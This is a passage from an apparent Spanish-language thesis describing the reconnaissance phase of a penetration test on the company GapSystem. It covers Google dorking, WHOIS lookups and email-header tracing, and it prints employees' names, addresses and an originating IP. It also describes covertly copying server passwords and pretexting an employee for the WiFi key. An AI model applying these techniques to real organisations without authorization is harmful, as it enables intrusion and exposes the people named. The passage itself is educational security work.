


Figura 5. 10 Uso de la herramienta StreetView de Google maps para ubicar la empresa "GapSystem"(Haro y Parra, 2016)

Figura 5. 11 Acercamiento de la imagen encontrada con la herramienta StreetView (Haro y Parra, 2016)

StreetView de GoogleMaps proporciona más información que puede ser útil para la investigación, en este caso se puede determinar que efectivamente esa es la dirección de la empresa y que está ubicada tentativamente en un segundo piso, así como dos nuevos números de teléfono a los cuales se puede contactar.

5.1.2. Google Hacking

Google es una de las herramientas que más se utiliza en esta etapa de FootPrinting debido a que toda la información se encuentra en este repositorio, si en alguna ocasión un archivo fue levantado en algún lugar público para google este se lo podrá encontrar mediante el uso de google hacking.

Google hacking consiste en el uso de comandos dentro de la barra del buscador haciendo más sencillo el filtrado de datos. Los resultados encontrados por medio de este método son los siguientes:

El comando inurl permite buscar páginas en las que su dirección URL contenga el parámetro deseado en este caso “gapsystem”, gracias a la información obtenida anteriormente en la cual se pudo observar la dirección de correo pparra@gapsystem.net se puede intuir que el posible dominio de su página web es gapsystem.net, mediante la búsqueda efectuada de google hacking se encuentra que

efectivamente una dirección URL con ese dominio existe y la cual es la perteneciente a la empresa GAPSYSTEM




Figura 5. 12 Comando INURL aplicando Google Hacking (Haro y Parra, 2016)

Figura 5. 13 Página web de la empresa "GapSystem" encontrada con el comando INURL de Google Hacking (Haro y Parra, 2016)

Ahora que se sabe que el dominio del sitio web que posee la empresa es "gapsystem.net" se puede hacer uso del comando "site" para centrar las búsquedas solo en el sitio que se desea, que en este caso es el de la empresa para así poder recabar más información como se muestra a continuación:




Figura 5. 14 Comandos SITE y FILETYPE de Google Hacking para encontrar páginas con extensión PHP relacionadas con la empresa (Haro y Parra, 2016)

El comando "filetype" permite filtrar la búsqueda para encontrar información solo con el tipo de archivo que se desee en este caso "php", con este tipo de dato es fácil encontrar las posibles subpáginas que GapSystem maneja, como se puede observar en la imagen la empresa maneja un sistema de honorarios médicos así como también un posible manejo de trámites de alguna empresa en particular, se conoce que la empresa GapSystem tiene un vínculo ya sea de trabajo o de promoción con la empresa aduanera FMA por lo que se intuye que esta podría ser la empresa a la cual ofrece el manejo de trámites.

Al cambiar el tipo de dato con el cual se quiere filtrar la información por "pdf" se encuentra cualquier archivo en formato pdf con el que la empresa tenga una relación.




Figura 5. 15 Comandos SITE y FILETYPE de Google Hacking para encontrar documentos con extensión PDF relacionados con la empresa (Haro y Parra, 2016)

Se puede observar que la filtración de datos entrega dos archivos PDF uno de los cuales es perteneciente a la posible empresa vinculada con GapSystem, es decir FMA, con esta información se verifica que FMA y GapSystem tienen un vínculo laboral.

El primer link redirige a un pdf el cual mediante un análisis breve contiene información contable al igual que el segundo link en el cual se observa información acerca de la salida de mercadería de una de sus empresas.




Figura 5. 16 Primer PDF relacionado con la empresa encontrado con Google Hacking (Haro y Parra, 2016)




Figura 5. 17 Segundo PDF relacionado con la empresa encontrado con Google Hacking (Haro y Parra, 2016)

5.1.3. Herramientas Online

Ahora que se conoce que el dominio de la página web de la empresa es gapsystem.net se puede hacer uso de herramientas publicadas en la web como "serversniff.de" la cual proveerá de información acerca del dominio de la empresa.




Figura 5. 18 Uso de la página web "www.serversniff.de" para conocer información del host de la empresa (Haro y Parra, 2016)

Esta página muestra información básica acerca del host de la empresa GapSystem, en el cual se aprecia el nombre de la organización, la última vez que se hizo una actualización dentro del host, la ciudad en donde trabaja, etc. Pero la más importante y con la cual se va a trabajar es el conocimiento de la IP que maneja el host esto para posteriormente encontrar vulnerabilidades del Host que pueden afectar a la empresa, con la finalidad de que estas se notifiquen al Host para su corrección.

La herramienta "whoishostingthis.com" junto con "godaddy.com" también ayudan con la recolección de información que puede ser de importancia, gracias a esto se

puede confirmar que Guillermo P. , gerente general de la empresa, tiene relación con el dominio, del mismo modo se obtiene el nombre de los servidores con los que el host trabaja.

Figura 5. 19 Uso de la página web "www.whoishostingthis.com" para encontrar información del host de la empresa "GapSystem" (Haro y Parra, 2016)

Así como existen páginas web gratis que permiten conocer la información de un host, también existen herramientas para Windows y Linux que detallan la información de una manera más gráfica y amigable al usuario. Por ejemplo, la herramienta SmartWhoIs.




Figura 5. 20 Uso de la herramienta SmartWhoIs (Haro y Parra, 2016)

Al igual que con las páginas web anteriormente mencionadas SmartWhoIs realiza una búsqueda en el repositorio WhoIs, donde se almacena toda la información en la red. Se logra verificar que efectivamente la IP es la correcta, así como el propietario y el nombre de los servidores ya conocidos.

Con toda la información recabada se llega a la conclusión de que la empresa en cuestión tiene tercerizados sus servicios, por esta razón el trazado visual solo lleva a su proveedor de hosting.

5.1.4. Análisis De Correo

Al presentarse un caso como este lo un siguiente paso que se puede realizar para obtener más información es realizar un rastreo de correos, es muy seguro que la empresa tenga acceso a Internet, esto quiere decir que el ISP le asignó una IP pública para la salida a Internet.

El primer paso es hacer que la empresa envíe un correo para realizar el análisis y utilizar una herramienta de rastreo de correos.

```
Delivered-To: aleharo20@gmail.com
Received: by 10.157.3.129 with SMTP id f1csp42265otf;
        Wed, 9 Mar 2016 09:54:19 -0800 (PST)
X-Received: by 10.140.148.134 with SMTP id 128mr3384483qhu.98.1457546059178;
        Wed, 09 Mar 2016 09:54:19 -0800 (PST)
Return-Path: <rvallejo@gapsystem.net>
Received: from Mail14.worldispnetwork.com ([205.209.98.221])
        by mx.google.com with ESMTP id 18si8861168qho.50.2016.03.09.09.54.18
        for <aleharo20@gmail.com>;
        Wed, 09 Mar 2016 09:54:19 -0800 (PST)
Received-SPF: neutral (google.com: 205.209.98.221 is neither permitted nor denied by best guess
record for domain of rvallejo@gapsystem.net) client-ip=205.209.98.221;
Authentication-Results: mx.google.com;
       spf=neutral (google.com: 205.209.98.221 is neither permitted nor denied by best guess record
for domain of rvallejo@gapsystem.net) smtp.mailfrom=rvallejo@gapsystem.net
Received: (qmail 21198 invoked by uid 399); 9 Mar 2016 12:54:18 -0500
Received: from unknown (HELO Negrita) (rvallejo@gapsystem.net@[redacted])
  by mail14.worldispnetwork.com with ESMTPAM; 9 Mar 2016 12:54:18 -0500
X-Originating-IP: 186.71.74.42
X-Sender: rvallejo@gapsystem.net
From: "Rocio Vallejo" <rvallejo@gapsystem.net>
To: <aleharo20@gmail.com>
Subject: prueba
Date: Wed, 9 Mar 2016 12:54:17 -0500
Message-ID: <002401d17a2c$b3c49690$1b4dc3b0$@gapsystem.net>
MIME-Version: 1.0
Content-Type: multipart/related;
        boundary="----=_NextPart_000_0025_01D17A02.CAEFC710"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdF6LLFG302FSYx8TXigy68j0FvOhg==
Content-Language: es-ec

This is a multipart message in MIME format.

------=_NextPart_000_0025_01D17A02.CAEFC710
Content-Type: multipart/alternative;
        boundary="----=_NextPart_001_0026_01D17A02.CAF25F20"


------=_NextPart_001_0026_01D17A02.CAF25F20
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable
```

Figura 5. 21 Análisis de la cabecera de correo enviado desde la empresa "GapSystem" (Haro y Parra, 2016)

Después de analizar la cabecera del correo enviado por parte de un personal de la empresa se puede notar que se presenta la IP de origen. Al ingresar esta dirección en Visual IP Trace muestra que está ubicada en Ecuador.




Figura 5. 22 Herramienta Visual IP Trace utilizando la IP encontrada al analizar la cabecera de correo (Haro y Parra, 2016)

El análisis del correo se realizó mediante la herramienta eMailTrackerPro para verificar los resultados.




Figura 5. 23 Uso de la herramienta EmailTrackerPro (Haro y Parra, 2016)

Mediante la cabecera del correo la herramienta indica que el correo fue recibido por un host ubicado en Quito, Pichincha, Ecuador.

A continuación, se presenta el análisis de cabeceras del correo:




Figura 5. 24 Información entregada por la herramienta EmailTrackerPro (Haro y Parra, 2016)

Figura 5. 25 Información entregada por la herramienta EmailTrackerPro (Haro y Parra, 2016)

La información recolectada anteriormente es importante en el aspecto de conocer más a la empresa a la cual se realizará el test de penetración, esto también con la finalidad de demostrar que al ser información pública toda empresa o persona natural está expuesta a este tipo de ataques los cuales como primer paso es conocer un poco más allá a la víctima.

5.1.5. Ingeniería Social

Una de las herramientas más utilizadas al momento de recolectar información es la conocida ingeniería social, esto es el conjunto de técnicas psicológicas y habilidades sociales utilizadas de forma consciente y muchas veces premeditada para la obtención de información de la víctima en cuestión.

No existe una limitación en cuanto al tipo de información y tampoco en la utilización posterior de la información obtenida. Puede ser ingeniería social el obtener de un profesor las preguntas de un examen o la clave de acceso de la caja fuerte del Banco de España. Sin embargo, el origen del término tiene que ver con las actividades de obtención de información de tipo técnico utilizadas por hackers. (Hack Story, 2014)

Un hecho importante es que el acto de ingeniería social acaba en el momento en que se ha conseguido la información buscada. Las acciones que esa información pueda facilitar o favorecer no se enmarcan bajo este término. En muchos casos los ingenieros sociales no tocan un ordenador ni acceden a sistemas, pero sin su colaboración otros no tendrían la posibilidad de hacerlo. (Hack Story, 2014)

Como se ha dicho la ingeniería social son las técnicas psicológicas y habilidades sociales para recabar información de la víctima. Los grupos más famosos de Ethical hackers, como Red Team Security Consulting, usan estas técnicas desde el principio llegando a otro nivel de habilidades como por ejemplo ingresar a las oficinas de la empresa en cuestión y hacerse pasar por un empleado más o como una vistita casual como persona natural para buscar información. Como en todo sistema informático la mayor parte de información que un usuario encuentra obsoleta reside en la papelera

de reciclaje ya que siempre es ahí donde se llega a encontrar información valiosa. Aplicando el mismo concepto a la vida, estos grupos de Ethical hacking una vez dentro de su empresa lo primero que buscan es la basura porque es ahí donde podría residir información importante además de hacer las preguntas pertinentes a las personas adecuadas para que sin levantar sospechas dentro de los empleados estos entreguen información relevante.

En este caso con la empresa GapSystem y haciendo buen uso de la información recolectada con anterioridad, se ha podido fijar una cita con el gerente general de la empresa, el señor Guillermo P. la cual quedo fijada para el día Viernes 25 de Marzo del 2016, la finalidad de esta cita fue netamente para informarle que se había empezado con el test de penetración para así buscar vulnerabilidades en su infraestructura de red.

Como primera instancia se notó que las computadoras del personal están en un mismo cuarto lo cual es fácil observar donde se encuentran cada una. En una vista rápida en busca de algún indicio que pueda ayudar o servir como información importante se descubrió que cada computador dentro de la empresa tiene tanto el usuario, contraseña y la IP con los que trabaja cada equipo escritos en un papel para no perder claves de las mismas. Gracias a este pequeño detalle fue sencillo obtener la información del ordenador donde se ejecuta el servidor. Gracias a esta información valiosísima y sin que el señor Gerente se entere se logró obtener la IP y clave del servidor con el cual trabaja la empresa.

Otra información importante que se obtuvo en esta visita mediante ingeniería social fue la clave de su red WiFi, esto se obtuvo solicitando la clave a uno de los empleados de la empresa pretendiendo necesitar Internet para así poder enviar un correo al gerente con la carta de permiso para la aplicación del proyecto. Esta información es importante ya que permitirá realizar algunas de las siguientes fases con éxito.

5.1.6. Extracción de metadata

Herramienta Utilizada: La Foca

Como siguiente paso es tratar de extraer la metadata del dominio de la empresa, esto con la finalidad de encontrar todos los archivos que puedan tener una relación con GapSystem. Para esto se procede a utilizar la herramienta La Foca




Figura 5. 26 Uso de la herramienta La Foca para analizar metadata de la empresa "GapSystem" (Haro y Parra, 2016)

Como se puede observar, mediante el uso del programa se pudo recolectar información antes ya descrita como son los PDFs encontrados mediante google hacking, pero al extraer la metadadata de estos documentos se obtiene más información que podría servir de ayuda para conocer más acerca la empresa.




Figura 5. 27 Información entregada por la herramienta La Foca al analizar la metada del primer PDF encontrado con Google Hacking (Haro y Parra, 2016)

Analizando el primer PDF no se logra obtener mayor información además de saber la fecha que fue creado el archivo, pero al analizar el siguiente PDF se obtiene lo siguiente:

